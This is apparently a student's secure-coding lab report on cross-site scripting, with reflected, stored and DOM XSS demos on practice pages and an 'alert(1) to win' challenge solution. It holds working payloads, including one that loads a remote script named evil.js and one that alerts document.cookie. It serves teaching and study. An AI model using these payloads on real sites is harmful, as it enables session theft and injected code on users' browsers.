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Course code/name: CSE2010/ Secure Coding

Slot: L23 + L24

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LAB-5

HOW IS SECURE CODING RELATED TO XSS ?

XSS occurs due to the vulnerable code of the web application which allows unchecked scripts written into the text box. This is where secure coding comes in. Secure coding helps remove or be safe from such attacks and keep the data safe.


1. Reflected XSS


```
<br><u>AMAZON</u></br>
```



Sorry, no results were found for
AMAZON
. [Try again.](#)


```
<img src=img onerror=alert(1)>
```



Sorry, no results were found for . [Try again.](#)


2. Stored XSS

```
<img src=1
onerror="s=document.createElement('script');s.src='//xss-doc.appspot.com/static/e
vil.js';document.body.appendChild(s);">
```



3. DOM XSS

```
http://brutelogic.com.br/tests/sinks.html?name=Rishab%20Banthia%3Cimg%20s
rc=x%20onerror=alert(document.cookie)%3E
```



alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling `alert(1)`.

```
function escape(s) {  
    return '<script>console.log("'" + s + "'");</script>';  
}
```

Input 12

");alert(1,"

Output Win!

```
<script>console.log("");alert(1,"");</script>
```

Rate this level: ★★★★★

User	Score	Browser
... ShabbyMe	? 0	Firefox/77
geniusmaster33 don't worry about less than 12 its a hack	? 4	Chrome/86
jay 123	? 11	Chrome/86
<input type="text" value="Rishab"/> <input type="text" value="Comment"/>	12	Chrome/88
Sai Vamsi	? 12	Chrome/89
ma	? 12	Chrome/88
Kyzer 12	? 12	Firefox/84